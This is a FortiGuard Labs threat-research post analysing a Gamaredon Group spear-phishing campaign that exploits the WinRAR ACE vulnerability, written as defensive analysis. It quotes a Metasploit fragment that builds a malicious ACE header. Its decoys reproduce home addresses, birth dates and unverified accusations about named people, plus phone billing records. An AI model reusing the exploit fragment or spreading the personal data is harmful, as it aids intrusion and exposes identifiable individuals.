The Gamaredon Group: A TTP Profile Analysis

fortinet.com/blog/threat-research/gamaredon-group-ttp-profile-analysis.html

August 21, 2019

Threat Research

By Evgeny Ananin and Artem Semenchenko | August 21, 2019
A FortiGuard Labs Threat Analysis

FortiGuard Labs recently discovered a fresh malicious campaign being run by the Gamaredon Group possibly targeting Ukrainian law enforcement and government agencies. We decided to provide an analysis of the current campaign, particularly focusing on the tools and methods used by these malicious actors to try to understand their methodologies and what resources are needed to launch these types of attacks.


The Gamaredon Group has been actively launching spear-phishing attacks against Ukrainian government and military departments from the mid-2013s. In one article published in the Kharkiv Observer – an independent Ukranian online publication – an unnamed source stated that even the Ukrainian Presidential Administration has been attacked by malware developed by the Gamaredon Group. In addition, the anonymous cybersecurity experts referenced in the article connected the malicious Gamaredon Group actors with Russian state-sponsored hackers.

The group is very active. In addition to the campaign we will analyze in this report, they are also implicated in the spreading of a new Linux malware – Evil Gnome.

The Gamaredon Group has been active for more than 6 years, and during that time, their Tactics, Techniques, and Procedures (TTPs) have mostly remained the same. They primarily target Ukrainian organizations and resources using spear-phishing attacks, and they use military or similar documents as bait. Once they have found a victim, they then deploy remote manipulation system binaries (RMS) via self-extracting archives and batch command files.

Current Campaign Analysis

As an example, we decided to analyze one of their latest samples. The following archive caught our attention for exploiting a WinRAR unacev2 module vulnerability and for having interesting content. In this case, it looked like someone was using the military conflict in Ukraine to deliver some sort of malware. A quick search for those patterns gave us the source of the archive – the Gamaredon Group.




Name	Size	Packed	Type	Modified	CRC32
..			Локальный диск		
1_Миротворець			Папка с файлами		
2_Пінчук			Папка с файлами		
3_Хавченко			Папка с файлами		
380506475587			Папка с файлами		
380997533085			Папка с файлами		
BAZA SPISOK			Папка с файлами		
C:C:..					
D3i_GMCWAAAq...	266 542	266 542	Рисунок JPEG	21.02.2019 22:03	6BB26988
ssu_zakon.docx	21 788	21 788	Microsoft Word Doc...	21.02.2019 22:03	D9F2CB51
номера.txt	154	154	Текстовый документ	21.02.2019 22:03	D0107BD1

Figure 1. Files inside the archive

The archive contains several decoy files:

- 1_Миротворець\заява.jpg
  Translation: Peacemaker\statement.jpg
- 2_Пінчук\Пінчук Андрій Юрійович 27.12.1997.docx
  - Translation: Pinchuk\Pinchuk Andrey Yuriyovych 27.12.1997.doc
  - Andrey Pinchuk is a Ukranian politician with alleged ties to Russia
- 3_Хавченко\Хавченко Дмитро Василійович 06.01.1966.docx
  - Translation: Havchenko \ Havvchenko Dmitry 06.01.1966.doc
  - Dmitry Havchenko is a Ukranian entrepreneur involved in Ukranian politics who owns the cryptocurrency exchange WEX.
- D3i_GMCWAAAq_8u.jpg
- ssu_zakon.docx
  Translation: Security Service of Ukraine_The Law.docx
- Several text files


All of the text files contain old phone billing information, as well as coordinates, numbers, and addresses. We cannot determine if this information is real or not. Even if it is, this kind of data can be easily found in public domains.



```
Тип запроса: ТВ Критерий поиска: 380997
Дата начала: 2016.08.01 00:00:00 Дата конца: 2017.01.24 00:00:00
LAC: CELL:
Широта: Долгота: Радиус:
==================================================
Тип соед.    TA  TB  TC  IMSI      IMEI      Дата     Длительность,с  LAC CELLID  Положение базовой станции
исх.SMS 380660  380997  255013 35394 2016.08.01 00:15:23 0    350 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.    380508  380997  255013 35271 2016.08.01 12:28:14 41   270 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.    380508  380997  255013 35271 2016.08.01 12:39:36 16   120 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
вх.SMS  380955  380997  255013 35795 2016.08.01 14:00:05 0    190 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.    380955  380997  255013 35795 2016.08.01 14:00:30 95   190 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.    380667  380997  255013 35426 2016.08.01 14:04:01 68   080 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.    380667  380997  255013 35426 2016.08.01 15:19:12 32   210 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
вх. 380667  380997  255013 35426 2016.08.01 15:33:07 13   080 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
вх. 380667  380997  255013 35426 2016.08.01 15:42:04 9    065 / ГОРОД ХЕРСОН, ХЕРСОНСКАЯ ОБЛ.,
исх.0   380633  380997           2016.08.01 15:55:08 0
```

Figure 2. Billing data

Another file is used as bait is called ssu_zakon.docx. This document is just a note regarding the Security Service of Ukraine (SSU) law.



Служба безпеки України

ЩодопроектуЗакону України

Відповідно до листа Адміністрації Президента України від 17.01.2019№ 02-01/81 здійснюється підготовка засідання Ради національної безпеки і оборони України з розгляду проекту Закону України "Про внесення змін до Закону України "Про Службу безпеки України", розробленого у Службі безпеки України.


За дорученням Секретаря Ради просимо до 25 лютого 2019 року доопрацюватизгаданий законопроект з урахуваннямпозиційКонсультативноїмісії ЄС в Україні, ПредставництваЄвропейського Союзу в Україні, Представництва НАТО в Україні тазаінтересованихдержавнихорганів і надіслатиостаточнуредакцію разом із листами про йогопогодженнята проектом КонцепціїреформуванняСлужбибезпекиУкраїни для підготовкивідповіднихматеріалів дорозгляду на засіданні Ради національноїбезпеки і оборони України.

Олександр ЛИТВИНЕНКО

Figure 3. Contents of ssu_zakon.docx

The archive also contains 2 MS Office documents named correspondingly for the names stated on the decoy image - Pinchuk Andriy Yuryevich 27.12.1997.docx and Havchenko Dmitry Vasilyevich 06.01.1966.docx.

The document names are written in Ukrainian, while the content is written in Russian – and in fact, is just the translated text from the decoy image. The text provides brief information on two persons, listing the address of their registration and information about their military careers.


погодження з поки що невідомими особами, дав безпосередню вказівку фактичному власнику криптобіржі «WEX» і бойовику НЗФ **Хавченку Дмитру Васильовичу** періодично виводити з криптовалюти у готівкову форму значні суми грошей з метою подальшої їх передачі по наявним каналам задля фінансування передвиборчої кампанії кандидата в Президенти України **Володимира Зеленського**.

***Для довідки: Пінчук Андрій Юрійович**, 27.12.1977 р.н., громадянин РФ, зареєстрований за адресою: м. Москва, Шосе Ентузіастів 52, кв. 64, полковник ФСБ під прикриттям, до 2014р. один з керівників в т.з. МГБ невизнаної "ПМР", в 2014-2015 рр. – т.з. заступник Міністра МГБ терористичної організації "ДНР".*

***Для довідки: Хавченко Дмитро Васильович**, 06.01.1966 р.н., громадянин України, зареєстрований за адресою: м. Сімферополь, вул. Ростовська 19А, кв. 100, бойовик НЗФ, позивний «Морячок», фактичний власник криптобіржі WEX, більш відомий, як один з учасників передачі «чорних скриньок» знищеного у 2014 році російсько-терористичними угрупованнями малайзійського літака Boeing-777 (рейс MH17).*

Враховуючи, що зазначені дії російських спецслужб несуть загрозу Національній безпеці України, інформуємо Вас для прийняття подальших невідкладних рішень збоку Ради Національної безпеки і оборони України,

Пинчук Андрей Юрьевич, 27.12.1977 г.р., гражданин РФ, зарегистрированный по адресу: г. Москва, Шоссе Энтузиастов 52, кв. 64. Полковник ФСБ под прикрытием, до 2014. один из руководителей в т.н. МГБ непризнанной "ПМР", в 2014-2015 гг. - т.н. заместитель министра МГБ террористической организации "ДНР".

Хавченко Дмитрий Васильевич, 06.01.1966 г.р., гражданин Украины, зарегистрирован по адресу: г. Симферополь, ул. Ростовская 19А, кв. 100. Боевик НЗФ, позывной "Морячок", фактический владелец криптобиржи WEX, более известный, как один из участников передачи "черных ящиков" уничтоженного в 2014 году российско-террористическими группировками малайзийского самолета Boeing-777 (рейс MH17).

Figure 4. Corresponding document contents

Checking the metadata of two documents, we observed the following:

- 2_Пінчук\Пінчук Андрій Юрійович 27.12.1997.docx
  - Created: 10.04.2019 07:33:00
  - Modified: 10.04.2019 07:34:00


- Created by: **USER**

3_Хавченко\Хавченко Дмитро Василійович 06.01.1966.docx
- Created: 10.04.2019 07:35:00
- Modified: 10.04.2019 07:35:00
- Created by: **USER**

ssu_zakon.docx
- Created: 28.01.2019 06:42:00
- Modified: 05.04.2019 05:05:00
- Created by: **USER**

The files заява.jpg (statement.jpg) and D3i_GMCWAAAq_8u.jpg are the same. The original source of this picture is a post on a website called Mirotvorets (Peacemaker). The website is known for publishing the personal information of people who are considered to be “enemies of Ukraine.”

The text on the pictures below talks about Crimea, the military conflict, and about two people who are suspected of sponsoring the Presidential election campaign of the current president of Ukraine (Volodymyr Zelensky).



Center for Research of Signs of Crimes against the National Security of Ukraine, Peace, Humanity, and the International Law.

Центр дослідження ознак злочинів проти національної безпеки України, миру, безпеки людства і міжнародного правопорядку.

№_____ «___» _____ 20___р.

Секретарю РНБО України
Турчинову О.В.

Голові Служби безпеки України
Грицаку В.С.

Голові Комітету Верховної Ради України
з питань національної безпеки і оборони
Пашинському С.В.

Шановний Олександре Валентиновичу!
Шановний Василю Сергійовичу!
Шановний Сергію Володимировичу!

У березні 2014 року, з метою надання інформаційної допомоги правоохоронним органам України, групою вчених, журналістів і спеціалістів було створено Центр «Миротворець», який є незалежною недержавною організацією з питань дослідження ознак злочинів проти національної безпеки України, миру, безпеки людства і міжнародного правопорядку.

Центр «Миротворець» здійснює свою діяльність виключно відповідно до норм Конституції України, чинного Законодавства України та міжнародних нормативно-правових актів, ратифікованих Україною.

Станом на квітень 2019 року колективом Центру «Миротворець» власними силами повністю встановлено лише бойовиків НЗФ, російських та інших іноземних найманців та російських військових злочинців понад 70000 осіб. Всі вони брали або беруть безпосередню участь в анексії і окупації АР Крим, бойових діях на Донбасі, вбивствах та катуваннях громадян України.

Також фахівцями Центру «Миротворець» з 2014 року було здобуто значну кількість достовірних документальних матеріалів конфіденційного характеру спецслужб та інших інституцій російського агресора, які своєчасно були передані за компетенцією Державним органам України.

В процесі своєї діяльності, пов'язаної з моніторингом каналів зв'язку представників російських спецслужб та терористичних організацій, 25 лютого 2019 року Центром «Миротворець» отримані відомості про те, що спецслужби російського агресора та створені ним терористичні організації беруть безпосередню участь у фінансуванні передвиборчої кампанії кандидата в Президенти України **Володимира Зеленського**.

Зокрема, згідно з наявними в Центрі «Миротворець» матеріалами листування, 25 лютого 2019 року офіцер російських спецслужб **Пінчук Андрій Юрійович,** після погодження з поки що невідомими особами, дав безпосередню вказівку фактичному власнику криптобіржі «WEX» і бойовику НЗФ **Хавченку Дмитру Васильовичу** періодично виводити з криптовалюти у готівкову форму значні суми грошей з метою подальшої їх передачі по наявним каналам задля фінансування передвиборчої кампанії кандидата в Президенти України **Володимира Зеленського**.

Для довідки: ***Пінчук Андрій Юрійович****, 27.12.1977 р.н., громадянин РФ, зареєстрований за адресою: м. Москва, Шосе Ентузіастів 52, кв. 64, полковник ФСБ під прикриттям, до 2014р. один з керівників в т.з. МГБ невизнаної "ПМР", в 2014-2015 рр. – т.з. заступник Міністра МГБ терористичної організації "ДНР".*

Для довідки: ***Хавченко Дмитро Васильович****, 06.01.1966 р.н., громадянин України, зареєстрований за адресою: м. Сімферополь, вул. Ростовська 19А, кв. 100, бойовик НЗФ, позивний «Морячок», фактичний власник криптобіржі WEX, більш відомий, як один з учасників передачі «чорних скриньок» знищеного у 2014 році російсько-терористичними угрупованнями малайзійського літака Boeing-777 (рейс MH17).*

Враховуючи, що зазначені дії російських спецслужб несуть загрозу Національній безпеці України, інформуємо Вас для прийняття подальших невідкладних рішень збоку Ради Національної безпеки і оборони України, Служби безпеки України та Верховної ради України.

З огляду на суспільну значимість отриманої Центром «Миротворець» інформації, щодо безпосереднього фінансування російськими спецслужбами передвиборчої кампанії **В. Зеленського** та втручання країни агресора у виборчий процес в Україні, здобуті матеріали та обставини їх отримання опубліковані на сайтах: **myrotvorets.news** та **ordilo.org** .


З повагою,

Центр «Миротворець»

«07» квітня 2019 року

Figure 5. Decoy images


The image date on the image is 7 of April 2019. This is the same day it was published on the Mirotvorets website. But one interesting fact is that WinRAR shows the last modification date as 21.02.2019 22:03:



Name	Size	Packed	Type	Modified	CRC32
..			Локальный диск		
1_Миротворець			Папка с файлами		
2_Пінчук			Папка с файлами		
3_Хавченко			Папка с файлами		
380506475587			Папка с файлами		
380997533085			Папка с файлами		
BAZA SPISOK			Папка с файлами		
C:C:..					
D3i_GMCWAAAq...	266 542	266 542	Рисунок JPEG	21.02.2019 22:03	6BB26988
ssu_zakon.docx	21 788	21 788	Microsoft Word Doc...	21.02.2019 22:03	D9F2CB51
номера.txt	154	154	Текстовый документ	21.02.2019 22:03	D0107BD1

Figure 6. File last modification time

To understand this time-travel mystery, we decided to check the ACE archive structure.



2.2. File block

Directories are stored in this type of block, too. There is no extra block structure.

Structure:

bytes	meaning	description
2	HEAD_CRC	CRC16 over block up from HEAD_TYPE
2	HEAD_SIZE	size of the block up from HEAD_TYPE up to the beginning of the compressed data
1	HEAD_TYPE	file header type is 1
2	HEAD_FLAGS	bit description 0 1 (ADDSIZE field present) 1 presence of file comment 12 file continued from previous volume 13 file continues on the next volume 14 file encrypted with password 15 solid-flag: file compressed using data of previous files of the archive
4	PACK_SIZE	this is the ADDSIZE field; the additional block contains compressed file data without exception
4	ORIG_SIZE	the original size of the file
4	FTIME	file date and file time in MS-DOS format
4	ATTR	attributes of the file
4	CRC32	checksum over the compressed file
4	TECH_INFO	

Figure 7. ACE archive structure information

As you can see on figure 7, the ACE archive contains a date field in MS-DOS format.

If we convert 02/21/2019, 22:03:06 to an MS-DOS timestamp, we get 0x4E55B063. This would be written as 0x63B0554E in little-endian ordering. Checking our archive, we can find the corresponding field:

```
00000000:  6B 28 31 00-00 00 90 2A-2A 41 43 45-2A 2A 14 14  k(1    P**ACE**¶¶
00000010:  02 00 10 18-56 4E 97 4F-F6 AA 00 00-00 00 16 2A  ☻ ►↑UN¶O÷¬    _*
00000020:  55 4E 52 45-47 49 53 54-45 52 45 44-20 56 45 52  UNREGISTERED VER
00000030:  53 49 4F 4E-2A 06 BD 32-00 01 01 80-2E 11 04 00  SION*♠½2 ☺☺A.◄♦
00000040:  2E 11 04 00-63 B0 55 4E-20 00 00 00-77 96 4D 94  .◄♦ c▒UN    w¶MΦ
00000050:  00 03 0A 00-54 45 13 00-44 33 69 5F-47 4D 43 57   ♥◘ TE!! D3i_GMCW
00000060:  41 41 41 71-5F 38 75 2E-6A 70 67 FF-D8 FF E0 00  AAAq_8u.jpg ╪ p
00000070:  10 4A 46 49-46 00 01 01-00 00 01 00-01 00 00 FF  ►JFIF ☺☺  ☺ ☺
```

Figure 8. Timestamp hex value

Now, if we search for it using \x63\xB0\x55\x4E, we find this module for a Metasploit Framework:

```
file_header << "\x01"
# HEAD_FLAGS: header flags. \x01\x80 is ADDSIZE|SOLID.
file_header << "\x01\x80"
# PACK_SIZE: size when packed.
file_header << [file_data.length].pack("V")
#print_status("#{file_data.length}")
# ORIG_SIZE: original size. Same as PACK_SIZE since no compression is *truly* taking place.
file_header << [file_data.length].pack("V")
# FTIME: file date and time in MS-DOS format
file_header << "\x63\xB0\x55\x4E"
# ATTR: DOS/Windows file attribute bit field, as int, as produced by the Windows GetFileAttributes() API.
file_header << "\x20\x00\x00\x00"
```

